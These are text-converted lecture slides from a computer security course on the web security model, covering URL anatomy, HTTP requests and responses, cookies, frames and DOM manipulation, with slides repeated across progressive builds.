



CSE 127: Computer Security Web security model

Nadia Heninger and Deian Stefan

Some slides adopted from Zakir Durumeric, Dan Boneh, and Kirill Levchenko

Lecture objectives

- Basic understanding of how the web works
- Understand relevant attacker models
- Understand browser same-origin policy

HTTP protocol

- Protocol from 1989 that allows fetching of resources (e.g., HTML documents)
- Resources have a uniform resource location (URL):

A screenshot of a web browser window. The address bar at the top contains the URL `https://cseweb.ucsd.edu/classes/fa19/cse127-ab/pa/pa1/#part-2-echo-in-x86-10-pts`, which is highlighted with a red rectangle. To the right of the address bar are standard browser controls: a refresh icon, a back/forward button, a search icon, and a star icon for bookmarks. Below the address bar is a blue header bar with the text "Assignment 1". On the far left of the header bar is a small graduation cap icon. To the right of the header bar is a search bar with the placeholder text "Search".

Computer Security

About

Syllabus

Contact Info and Office Hours

Assignments ^

[Assignment 1](#)

[Assignment 2](#)

Part 2: echo in x86 (10 pts) ↗

Files for this sub-assignment are located in the `x86` subdirectory of the `student` user's home directory in the VM image; that is, `/home/student/x86`. SSH into the VM and `cd` into that directory to begin working on it.

For this part, you will be implementing a simplified version of the familiar `echo` command, using raw x86 assembly code. The goal of this assignment is to familiarize you with writing programs directly in x86.

Your `echo` command must behave as follows:

- When run with a single command line argument (e.g., `./echo Hello`):

Table of contents

[Getting Started](#)

[VM Image](#)

[Part 1: Using GDB \(10 pts\)](#)

[Assignment Instructions](#)

[Submission](#)

[Part 2: echo in x86 \(10 pts\)](#)

[Helpful Hints](#)

[Submission](#)

[Bugs](#)

HTTP protocol

- Protocol from 1989 that allows fetching of resources (e.g., HTML documents)
- Resources have a uniform resource location (URL):

HTTP protocol

- Protocol from 1989 that allows fetching of resources (e.g., HTML documents)
- Resources have a uniform resource location (URL):

<https://cseweb.ucsd.edu:443/classes/fa19/cse127-ab/lectures?nr=7&lang=en#slides>

HTTP protocol

- Protocol from 1989 that allows fetching of resources (e.g., HTML documents)
- Resources have a uniform resource location (URL):

<https://cseweb.ucsd.edu:443/classes/fa19/cse127-ab/lectures?nr=7&lang=en#slides>
scheme

HTTP protocol

- Protocol from 1989 that allows fetching of resources (e.g., HTML documents)
- Resources have a uniform resource location (URL):

domain

`https://cseweb.ucsd.edu:443/classes/fa19/cse127-ab/lectures?nr=7&lang=en#slides`

scheme

HTTP protocol

- Protocol from 1989 that allows fetching of resources (e.g., HTML documents)
- Resources have a uniform resource location (URL):

domain
https://cseweb.ucsd.edu:443/classes/fa19/cse127-ab/lectures?nr=7&lang=en#slides
scheme port

HTTP protocol

- Protocol from 1989 that allows fetching of resources (e.g., HTML documents)
- Resources have a uniform resource location (URL):

domain
https://cseweb.ucsd.edu:
scheme

path
classes/fa19/cse127-ab/lectures?nr=7&lang=en#slides
port

HTTP protocol

- Protocol from 1989 that allows fetching of resources (e.g., HTML documents)
- Resources have a uniform resource location (URL):

https://cseweb.ucsd.edu:443/classes/fa19/cse127-ab/lectures?nr=7&lang=en#slides

domain	path	query string
scheme	port	

HTTP protocol


- Protocol from 1989 that allows fetching of resources (e.g., HTML documents)
 - Resources have a uniform resource location (URL):

The diagram illustrates the structure of a URL with the following components:

- scheme**: https
- domain**: cseweb.ucsd.edu
- port**: 443
- path**: classes/fa19/cse127-ab/lectures
- query string**: ?nr=7&lang=en
- fragment id**: slides

HTTP protocol

- Clients and servers communicate by exchanging individual messages (as opposed to a stream of data).



HTTP protocol

- Clients and servers communicate by exchanging individual messages (as opposed to a stream of data).




HTTP protocol

- Clients and servers communicate by exchanging individual messages (as opposed to a stream of data).



HTTP protocol

- Clients and servers communicate by exchanging individual messages (as opposed to a stream of data).



HTTP protocol

- Clients and servers communicate by exchanging individual messages (as opposed to a stream of data).




HTTP protocol

- Clients and servers communicate by exchanging individual messages (as opposed to a stream of data).



HTTP protocol

- Clients and servers communicate by exchanging individual messages (as opposed to a stream of data).



HTTP protocol

- Clients and servers communicate by exchanging individual messages (as opposed to a stream of data).




HTTP protocol

- Clients and servers communicate by exchanging individual messages (as opposed to a stream of data).



HTTP protocol

- Clients and servers communicate by exchanging individual messages (as opposed to a stream of data).



Anatomy of a request

GET /index.html HTTP/1.1

Accept: image/gif, image/x-bitmap, image/jpeg, */*

Accept-Language: en

Connection: Keep-Alive

User-Agent: Mozilla/1.22 (compatible; MSIE 2.0; Windows 95)

Host: www.example.com

Referer: http://www.google.com?q=dingbats

Anatomy of a request

method

GET /index.html HTTP/1.1

Accept: image/gif, image/x-bitmap, image/jpeg, */*

Accept-Language: en

Connection: Keep-Alive

User-Agent: Mozilla/1.22 (compatible; MSIE 2.0; Windows 95)

Host: www.example.com

Referer: http://www.google.com?q=dingbats

Anatomy of a request

method path

GET /index.html HTTP/1.1

Accept: image/gif, image/x-bitmap, image/jpeg, */*

Accept-Language: en

Connection: Keep-Alive

User-Agent: Mozilla/1.22 (compatible; MSIE 2.0; Windows 95)

Host: www.example.com

Referer: http://www.google.com?q=dingbats

Anatomy of a request

method path version

GET /index.html HTTP/1.1

Accept: image/gif, image/x-bitmap, image/jpeg, */*

Accept-Language: en

Connection: Keep-Alive

User-Agent: Mozilla/1.22 (compatible; MSIE 2.0; Windows 95)

Host: www.example.com

Referer: http://www.google.com?q=dingbats

Anatomy of a request

method path version

GET /index.html HTTP/1.1

Accept: image/gif, image/x-bitmap, image/jpeg, */*

Accept-Language: en

Connection: Keep-Alive

User-Agent: Mozilla/1.22 (compatible; MSIE 2.0; Windows 95)

Host: www.example.com

Referer: http://www.google.com?q=dingbats

headers

Anatomy of a request

method path version

GET /index.html HTTP/1.1

Accept: image/gif, image/x-bitmap, image/jpeg, */*

Accept-Language: en

Connection: Keep-Alive

User-Agent: Mozilla/1.22 (compatible; MSIE 2.0; Windows 95)

Host: www.example.com

Referer: http://www.google.com?q=dingbats

headers

body
(empty)

Anatomy of a response



HTTP/1.0 200 OK

Date: Sun, 21 Apr 1996 02:20:42 GMT

Server: Microsoft-Internet-Information-Server/5.0

Connection: keep-alive

Content-Type: text/html

Last-Modified: Thu, 18 Apr 1996 17:39:05 GMT

Set-Cookie: ...

Content-Length: 2543

<html>Some data... whatever ... </html>

Anatomy of a response



status code

HTTP/1.0 200 OK

Date: Sun, 21 Apr 1996 02:20:42 GMT

Server: Microsoft-Internet-Information-Server/5.0

Connection: keep-alive

Content-Type: text/html

Last-Modified: Thu, 18 Apr 1996 17:39:05 GMT

Set-Cookie: ...

Content-Length: 2543

<html>Some data... whatever ... </html>

Anatomy of a response



status code

HTTP/1.0 200 OK

Date: Sun, 21 Apr 1996 02:20:42 GMT

Server: Microsoft-Internet-Information-Server/5.0

Connection: keep-alive

Content-Type: text/html

Last-Modified: Thu, 18 Apr 1996 17:39:05 GMT

Set-Cookie: ...

Content-Length: 2543

headers

<html>Some data... whatever ... </html>

Anatomy of a response



status code

HTTP/1.0 200 OK

Date: Sun, 21 Apr 1996 02:20:42 GMT

Server: Microsoft-Internet-Information-Server/5.0

Connection: keep-alive

Content-Type: text/html

Last-Modified: Thu, 18 Apr 1996 17:39:05 GMT

Set-Cookie: ...

Content-Length: 2543

headers

body

<html>Some data... whatever ... </html>

Many HTTP methods


- GET: Get the resource at the specified URL.
- POST: Create new resource at URL with payload.
- PUT: Replace current representation of the target resource with request payload.
- PATCH: Update part of the resource.
- DELETE: Delete the specified URL.

In practice: it's a mess

- GETs should NOT change server state; in practice, some servers do perform side effects
- Old browsers don't send PUT, PATCH, and DELETE
 - So, almost all side-affecting requests are POSTs; real method hidden in a header or request body

HTTP/2

- Major revision of HTTP released in 2015
- Based on Google SPDY Protocol
- No major changes in how applications are structured
Major changes (mostly performance):
 - Allows pipelining requests for multiple objects
 - Multiplexing multiple requests over one TCP connection
 - Header compression
 - Server push



Making HTTP stateful: cookies

- HTTP cookie: small piece of data that a server sends to the browser, who stores it and sends it back with subsequent requests
- What is this useful for?
 - Session management: logins, shopping carts, etc.
 - Personalization: user preferences, themes, etc.
 - Tracking: recording and analyzing user behavior

Setting cookies in response



HTTP/1.0 200 OK

Date: Sun, 21 Apr 1996 02:20:42 GMT

Server: Microsoft-Internet-Information-Server/5.0

Connection: keep-alive

Content-Type: text/html

Last-Modified: Thu, 18 Apr 1996 17:39:05 GMT

Set-Cookie: trackingID=3272923427328234

Set-Cookie: userID=F3D947C2

Content-Length: 2543

<html>Some data... whatever ... </html>

Setting cookies in response



HTTP/1.0 200 OK

Date: Sun, 21 Apr 1996 02:20:42 GMT

Server: Microsoft-Internet-Information-Server/5.0

Connection: keep-alive

Content-Type: text/html

Last-Modified: Thu, 18 Apr 1996 17:39:05 GMT

Set-Cookie: trackingID=3272923427328234

Set-Cookie: userID=F3D947C2

Content-Length: 2543

<html>Some data... whatever ... </html>

Sending cookie with each request

GET /index.html HTTP/1.1

Accept: image/gif, image/x-bitmap, image/jpeg, */*

Accept-Language: en

Connection: Keep-Alive

User-Agent: Mozilla/1.22 (compatible; MSIE 2.0; Windows 95)

Cookie: trackingID=3272923427328234

Cookie: userID=F3D947C2

Host: www.example.com

Referer: http://www.google.com?q=dingbats

Sending cookie with each request

GET /index.html HTTP/1.1

Accept: image/gif, image/x-bitmap, image/jpeg, */*

Accept-Language: en

Connection: Keep-Alive

User-Agent: Mozilla/1.22 (compatible; MSIE 2.0; Windows 95)

Cookie: trackingID=3272923427328234

Cookie: userID=F3D947C2

Host: www.example.com


Referer: http://www.google.com?q=dingbats

Basic browser execution model

- Each browser window....
 - Loads content
 - Parses HTML and runs Javascript
 - Fetches sub resources (e.g., images, CSS, Javascript)
 - Respond to events like onClick, onMouseover, onLoad, setTimeout

Nested execution model

- Windows may contain frames from different sources
 - Frame: rigid visible division
 - iFrame: floating inline frame




Nested execution model

- Windows may contain frames from different sources
 - Frame: rigid visible division
 - iFrame: floating inline frame
- Why use frames?
 - Delegate screen area to content from another source
 - Browser provides isolation based on frames
 - Parent may work even if frame is broken

Document object model (DOM)

- Javascript can read and modify page by interacting with DOM
 - Object Oriented interface for reading and writing website content
- Includes browser object model
 - Access window, document, and other state like history, browser navigation, and cookies



Modifying the DOM using JS

```
<html>
  <body>
    <ul id="t1">
      <li>Item 1</li>
    </ul>
    ...
  </body>
</html>
```

- Item 1

Modifying the DOM using JS

```
<html>
  <body>
    <ul id="t1">
      <li>Item 1</li>
    </ul>
    ...
  </body>
</html>
```


- Item 1

```
<script>
  const list      = document.getElementById('t1');
  const newItem  = document.createElement('li');
  const newText = document.createTextNode('Item 2');
  list.appendChild(newItem);
  newItem.appendChild(newText)
</script>
```

Modifying the DOM using JS

```
<html>
  <body>
    <ul id="t1">
      <li>Item 1</li>
    </ul>
    ...
  </body>
</html>
```

- Item 1
- Item 2



```
<script>
  const list      = document.getElementById('t1');
  const newItem  = document.createElement('li');
  const newText = document.createTextNode('Item 2');
  list.appendChild(newItem);
  newItem.appendChild(newText)
</script>
```

Modern websites are complicated

The screenshot shows the Los Angeles Times website homepage with a complex layout featuring multiple columns of content, navigation menus, and various advertisements.

Header:

- Topics
- Search
- Local, Politics, Sports, Entertainment, Opinion, Place an Ad
- Subscribe (4 weeks for only 99¢)
- Login

Main Content Area:

- LA FOOD** (Presented by DoorDash) sidebar on the left.
- GO UNLIMITED!** button with a city skyline icon.
- Los Angeles Times** logo.
- Date: April 23, 2019.
- Weather: 62°F
- TRENDING TOPICS:** Sri Lanka, California National Guard, Census, Desert Party, Luke Walton, Beer Power Rankings.
- ADVERTISEMENT:** Casper advertisement: "I will never leave my bed again." - Caryn from California. Learn more button.
- MORE NEWS:** Headline: "Islamic State claims it was behind Sri Lanka bombings". Subtext: "Officials raised the death toll in the Easter attacks to 321." By SHASHANK PENGUIN.
- Image:** A night photograph of a city skyline with two people standing on a rooftop.
- Advertisement:** LAX sign at night.
- LA FOOD** sidebar on the right.

Modern websites are complicated

The LA Times homepage includes 540 resources from nearly 270 IP addresses, 58 networks, and 8 countries. Many of these aren't controlled by the main sites.

A screenshot of the LA Times homepage on April 23, 2019, illustrating the complexity of modern websites. The page features a yellow sidebar on the left with food-related illustrations and a "LA FOOD" section. The main content area includes a header with the date, weather (62°F), and trending topics like Sri Lanka, California National Guard, Census, Desert Party, Luke Walton, and Beer Power Rankings. A central advertisement for Casper shows a testimonial from Caryn from California: "I will never leave my bed again." Below the ad, there's a news article about the Sri Lanka bombings and a "MORE NEWS" section with a LAX sign image.

LA FOOD
— PRESENTED BY —
DOORDASH

APRIL 23, 2019

62°F

TRENDING TOPICS: SRI LANKA CALIFORNIA NATIONAL GUARD CENSUS DESERT PARTY LUKE WALTON BEER POWER RANKINGS

ADVERTISEMENT

Casper What napaholics are saying:

I will never leave my bed again.
Caryn from California

Learn more

Islamic State claims it was behind Sri Lanka bombings

Officials raised the death toll in the Easter attacks to 321.

BY SHASHANK PENGUIN

